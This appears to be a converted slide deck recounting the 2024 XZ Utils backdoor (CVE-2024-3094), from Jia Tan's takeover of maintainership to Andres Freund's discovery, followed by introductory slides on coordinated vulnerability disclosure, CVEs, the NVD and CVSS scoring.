
```
Dennis Ens
```

# Jia Tan becomes co-maintainer

Around October of 2023, **Jia Tan** becomes a maintainer

- They participate in several releases,
- Contributions are not prolific, but productive nonetheless,
- Persona **Hans Jansen** sends patches with GNU **IFUNCS**,
- Up until March of 2024, attack code is merged, leading up to v5.6.0.

# And then a clock starts ticking..



systemd / systemd

Code Issues 2.2k Pull requests 310 Actions Security 1 Insights

## Dynamically load compression libraries #31550

Merged DaanDeMeyer merged 3 commits into `systemd:main` from `teknoraver:dlopen_compress` on Mar 5

Conversation 47 Commits 3 Checks 42 Files changed 20

**teknoraver** commented on Feb 29

Dynamically load compression libraries (LZ4, ZSTD, LZMA) so we can reduce the size of the initram images by omitting libraries which aren't really used.

24 20 11

github-actions bot added build-system util-lib tests meson please-review labels on Feb 29

This PR is merged on March 5th, 2024.

# Mistakes are being made

**Early March, 2024**

RedHat is starting to see [Valgrind](#) errors for XZ Utils v5.6.0..

..the race is on to fix these errors and have distros merge v5.6.1

# Distros cannot be pressured

**Late March, 2024**

**Jia Tan** and **Hans Jansen** start urging distros to update XZ Utils to v5.6.1  
But most non-bleeding-edge distros follow strict release validation processes.

# Then finally comes our savior!

**Late March, 2024**

Andres Freund finds the backdoor and reports it to oss-security 🎉

Suppose **YOU** would find this backdoor..what would you do?

# <<digression: **CVD**>>

Coordinated Vulnerability Disclosure (CVD)

- >> OWASP Cheat Sheet on vulnerability disclosure <<
- >> National Cyber Security Centre on CVD <<
- >> CISA on the CVD process <<

# <<digression: CVEs>>

- Common Vulnerabilities and Exposures (CVEs)
- Registered in the US NIST National Vulnerabilities Database (NVD)

An official website of the United States government [Here's how you know](#)

**NIST** Information Technology Laboratory NATIONAL VULNERABILITY DATABASE NVD

**NATIONAL VULNERABILITY DATABASE**

- General +
- Vulnerabilities +
- Vulnerability Metrics +
- Products +
- Developers +
- Contact NVD +
- Other Sites +
- Search +

**NVD - READ ALL ABOUT IT!**

**CVSS v4.0 Support**

**2.0 APIs**

The NVD is the U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, product names, and impact metrics.



# <<digression: CVSS score>>

- Common Vulnerability Scoring System (CVSS),
- An open industry standard assessing the severity of vulnerabilities,
- Scoring range: from **low**: 0.0 .. 10.0 (**critical**).

## Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

### CVSS 3.x Severity and Vector Strings:



**CNA:** Red Hat, Inc.

**Base Score:** 10.0 CRITICAL

**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

The scoring results for CVE-2024-3094 ([link](#)).

# <<digression: CVSS score>>

## VULNERABILITY METRICS





CVSS Version 3.0

CVSS Version 3.1

### Common Vulnerability Scoring System Calculator CVE-2024-3094

**Source: Red Hat, Inc.**

This page shows the components of a CVSS assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the [CVSS standards guide](#) to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.




